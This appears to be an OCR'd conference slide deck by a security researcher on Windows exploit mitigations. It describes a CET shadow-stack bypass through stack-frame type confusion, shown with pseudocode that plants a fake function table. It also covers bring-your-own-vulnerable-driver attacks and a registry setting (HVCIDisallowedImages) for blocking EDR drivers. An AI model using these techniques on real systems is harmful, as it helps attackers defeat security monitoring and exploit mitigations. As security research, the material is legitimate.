Your Mitigations are My Opportunities

Yarden Shafir

About Me


- Sr. Security Engineer at Trail of Bits
- Previously Sr. Software Engineer at CrowdStrike and SentinelOne
- Instructor of Windows Internals classes
- Circus artist
- Former pastry chef
- Author of articles and tools at windows-internals.com
  - CET internals, extension host hooking, I/O ring exploitation, kernel exploit mitigations, heap backed pool internals
- @yarden_shafir


State of Windows Exploitation

- New features and mitigations kill entire bug classes or exploitation techniques
  - CET, CastGuard, KASAN…
- But…
  - Some require new hardware
  - Or require recompilation of software
  - Many are disabled by default
- Code Integrity Policies limit unsigned software
- Win32k rewrite in rust could remove the biggest source of kernel vulnerabilities

Introducing CET

- CET creates a shadow stack that stores return addresses
  - Attacker can’t modify the shadow stack without an additional vulnerability
- On every “ret” instruction, the return address is compared with the top address in the shadow stack
  - Mismatch will generate INT21: Control Protection Fault
  - Windows implements CET support for both user-mode and kernel-mode targets


Stack
Shadow Stack
Data
Data
Return Address 1
Data
Data
Data
Return Address 2
Data
Return Address 3
call
ret
Jump to return address
Return Address 1
Return Address 2
Return Address 3



Stack
Shadow Stack
Data
Data
Return Address 1
Data
Data
Data
Return Address 2
Data
Fake Address
Exploit
call
ret
INT 21
Return Address 1
Return Address 2
Return Address 3

CET – the Windows Implementation

- Kernel doesn’t immediately crash the process on Control Protection fault
    - Processes where CET is disabled / in audit mode are exempt
    - Return to modules compiled without CET is allowed
    - Returning to any address in the shadow stack is allowed
- Additional logic to handle APCs, SetThreadContext, exceptions
- The kernel has CET too (KCET) implemented by VTL1
    - Also allows returning to any address in the shadow stack

The Bypass

- Returning to any address in the shadow stack is allowed
  - We can create a type confusion by returning to a valid address with a different register state
  - More stack frames == More type confusion choices




Saar Amar
@AmarSaar

In those CET times: It's possible to return in unwinding to any address in the SSP, causing a "type confusion" between stack frames ;)
I really like the different variants of this concept twitter.com/AmarSaar/statu...:) Type confusions are on fire! (stack frames, objc for PAC bypass)

Yarden Shafir @yarden_shafir · Jan 16, 2020
After a lot of work and some crypto-related delays, I couldn't be more proud to publish @aionescu's and mine latest research - The complete overview of CET internals on Windows (so far!):
windows-internals.com/cet-on-windows/

Normal Case




```
FuncA:
s = FuncB();
s->Table[1]();
```

```
FuncB:
FuncC();
s = new MyClass();
s.Table[1] = Foo;
return s;
```

```
FuncC:
return 7;
```

The Bypass



```
FuncA:
s = FuncB();
s->Table[1]();
```

```
FuncB:
FuncC();
s = new MyClass();
s.Table[1] = Foo;
return s;
```

```
FuncC:
_retaddr = FuncA + 8;
b = new BadClass();
b[0] = “AAAAAAAA”;
b[1] = MaliciousFunc;
b[2] = “BBBBBBBB”;
return b;
```

Demo

Getting to the Kernel


- BYOVD! (Bring Your Own Vulnerable Driver)
- HVCI block list blocks some vulnerable drivers
  - But many drivers are still allowed to load
  - Loldrivers.io has over 600 vulnerable drivers – over 170 aren’t blocked by HVCI block list
  - Some blocked drivers have new unblocked builds too that are sometimes still vulnerable
    - New version of dbutil_2_3.sys is identical – but now requires admin rights to trigger vulns

The Problem With EDRs

- Most EDRs use drivers to monitor the system and block/kill processes detected as malicious
- Many EDR user-mode processes are hard to kill because they run as a Protected Process Light (PPL)
  - Run with a special level protecting them from other processes
    - Yes, even admin processes
      - Well, sort of
  - Only other protected processes can read/write/suspend/terminate
  - Requires an ELAM driver

How Can We Neutralize EDRs?

- HVCI has undocumented features that can be configured through the registry
  - HKLM\System\CurrentControlSet\Control\CI
- HvciAuditMode (regular/full) allows receiving ETW messages for HVCI events without any blocking
  - UMCIAuditMode is the same for user mode CI events
- HVCIDisallowedImages allows registering an array of driver names to be blocked by HVCI (requires reboot)
  - Only blocks by driver file name on disk
  - Great for blocking EDR drivers (except WdFilter.sys ☹)



Operational Number of events: 1,305

Level	Date and Time	Source	Event ID	Task Category
Error	2/11/2023 3:52:51 PM	CodeIntegrity	3004	(1)
Information	2/11/2023 3:52:51 PM	CodeIntegrity	3089	(1)
Information	2/11/2023 3:52:51 PM	CodeIntegrity	3089	(1)
Error	2/11/2023 3:52:51 PM	CodeIntegrity	3004	(1)
Warning	2/11/2023 3:50:27 PM	CodeIntegrity	3073	(1)
Information	2/11/2023 3:50:26 PM	CodeIntegrity	3099	(21)

Event 3073, CodeIntegrity

